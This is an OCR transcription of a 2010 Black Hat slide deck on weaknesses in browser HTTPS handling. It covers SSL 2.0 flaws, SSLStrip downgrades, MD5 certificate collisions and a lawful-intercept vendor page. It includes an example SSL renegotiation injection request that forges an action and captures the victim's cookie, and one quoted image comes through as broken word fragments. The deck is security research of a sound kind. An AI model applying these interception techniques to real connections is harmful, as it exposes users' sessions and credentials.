
HTTPS Can Byte Me

Blackhat Briefings November, 2010

About Us

- Robert "RSnake" Hansen - CEO
- SecTheory Ltd
  - http://www.sectheory.com/ - the company
  - http://ha.ckers.org/ - the lab
  - http://sla.ckers.org/ - the forum
- Josh Sokol – InfoSec Program Owner
- National Instruments
  - http://www.ni.com/ - don't hax0r me pls
  - http://www.webadminblog.com/ – my blog
  - http://austin.owasp.org/– Austin OWASP

This preso is not primarily about SSL/TLS flaws – it is mostly about the flaws in the browser implementation of HTTPS!



Demo Gods

What's Wrong With SSL Anyway?

"I think all of these problems have to do with browser design rather than security or protocol. It's interesting because SSL gets blamed for all the stuff, but [they are] actually not even related to SSL."

- Taher Elgamal

http://www.zdnetasia.com/insight/security/0,39044829,62053759,00.htm

Versions

- SSL 1.0 – never released
- SSL 2.0 – 1995
  - Identical cryptographic keys are used for message authentication and encryption.
  - MACs are weakened in the "export mode" required by U.S. export restrictions and relies solely on the MD5 hash function.
  - SSL v2 does not have any protection for the handshake, meaning a man-in-the-middle downgrade attack can go undetected.
  - SSL v2 uses the TCP connection close to indicate the end of data. This means that truncation attacks are possible: the attacker simply forges a TCP FIN, leaving the recipient unaware of an illegitimate end of data message.
  - Doesn't work on virtual hosts.
- SSL 3.0 – 1996
- TLS is already up to 1.2

The Promise of SSL/TLS

"The TLS protocol allows client/server applications to communicate across a network in a way designed to prevent eavesdropping and tampering. TLS provides endpoint authentication and communications confidentiality over the Internet using cryptography."

- Wikipedia

http://en.wikipedia.org/wiki/Transport_Layer_Security

How does a User Find an SSL Site?

- Types in http://www.bank.com/
- DNS lookup (plaintext)
- DNS response (plaintext)
- HTTP request (plaintext)
- HTTP response (plaintext)
  - 301/302, JS, Meta redirect, or link/form
- HTTPS negotiation (ciphered)
- HTTPS content (ciphered)

SSLStrip


- Built by Moxie Marlinspike to strip links to HTTPS sites
- Changes:
  - Login Securely
- To:
  - Login Securely
- MitM the rest of the connection by being a proxy for https://login.bank.com/
- User is usually none the wiser, except for the missing lock, the missing character in the URL and the missing background color in some browsers.


SSL Renegotiation

- Found by Martin Rex and Marsh Ray:


```
GET /highsecurity/index.html HTTP/1.1
Host: example.com
Connection: keep-alive

GET /account/do.php?evilStuff=here HTTP/1.1
Host: example.com
Connection: close
X-ignore-what-comes-next: GET /index.html HTTP/1.1
Cookie: AuthMe=Now
...
```

Who Are We Supposed To Trust?






Attacking Resellers



MD5 Collisions

- Developed by Alex Sotirov and team:
- 200 Playstations
- A few hundred in new certs to find out the RapidSSL "random number" generator wasn't actually random
- Create a collision and swap the cert
- Man in the middle to 0wn the web



Packet Forensics

"Packet -into
and ren y
noticeal tionally
intercep ven
while it on the
wire. Us 5L is
essentia man
cryptog r
product ability
to impo
(potenti -alike'
keys de dence
in its au

PACKET FORENSICS

May 18th 2010, 2:46pm UTC

solutions · products · helpdesk · about us · contact us · extranet portal

- Product Overview
- LI-3
- **LI-5B**
- LI-5
- LI-2

You'll call it "Intercepts made Easy." We call it the LI-5B.

The LI-5B is a purpose-built surveillance platform for Ethernet, IP and MPLS networks. This fanless, small form factor platform integrates 8GB of solid-state NAND storage with four 10/100 network interfaces, and uses less than 11W of power. It is an ideal surveillance platform for small to medium-sized telecom network operators, wireless ISPs, universities, and other organizations with government-mandated fiduciary compliance requirements. A perfect CALEA solution, the LI-5B offers best-in-class performance, flexibility, and economics. The optional ability to run non-CALEA applications increases the value of your investment and makes this platform truly unique in the industry.

CALEA SOLUTIONS STARTING AT $14,995! CLICK HERE

CALEA
Buy. Comply. Relax.

Packet Forensics LI-5B

Specs at a Glance

Feature Highlights
Ethernet Probe / IAP
Dialed Digit Extraction
Integrated Mediation Server

Network Interfaces
4x 10/100 Copper
Need something faster?


Storage Capacity
Up to 8 GB NAND
B-Y-O-D Options
2x USB 2.0


Introduction

The LI-5B is tailored toward specific needs in the areas of lawful intercept, network intelligence collection, and communications policy enforcement. The LI-5B is a complete turnkey Lawful Intercept solution fully contained in a proprietary hardware/software platform. Offering the most affordable approach to CALEA and other lawful intercept requirements, the comprehensive system is designed for flexibility and can be enhanced to support several other applications related to network surveillance.

